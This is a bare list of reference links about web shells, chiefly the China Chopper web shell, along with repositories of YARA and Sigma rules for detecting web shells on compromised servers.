- <https://www.fireeye.com/content/dam/fireeye-www/global/en/current-threats/pdfs/rpt-china-chopper.pdf>
- <https://www.cyber.nj.gov/threat-profiles/trojan-variants/china-chopper>
- <https://expel.io/blog/from-webshell-weak-signals-to-meaningful-alert>
- <https://www.acunetix.com/blog/articles/introduction-web-shells-part-1/>
- <https://www.bloomberg.com/news/features/2017-09-29/the-equifax-hack-has-all-the-hallmarks-of-state-sponsored-pros>

# Yara Rules for Web Shells

- <https://github.com/Yara-Rules/rules/tree/master/Webshells>  
<https://github.com/Neo23xo/signature-base/blob/master/yara/thor-webshells.yar>  
<https://github.com/tenable/yara-rules/tree/master/webshells>  
<https://dfir.it/blog/2016/07/06/webshells-every-time-the-same-story-dot-dot-dot-part-3/>  
<https://dfir.it/blog/2016/12/07/webshells-rise-of-the-defenders-part-4/>  
<https://www.recordedfuture.com/web-shell-analysis-part-1/>  
<https://www.crowdstrike.com/blog/new-crowdresponse-modules/>
- 
- [https://github.com/Neo23xo/sigma/blob/master/rules/web/web\\_webshell\\_keyword.yml](https://github.com/Neo23xo/sigma/blob/master/rules/web/web_webshell_keyword.yml)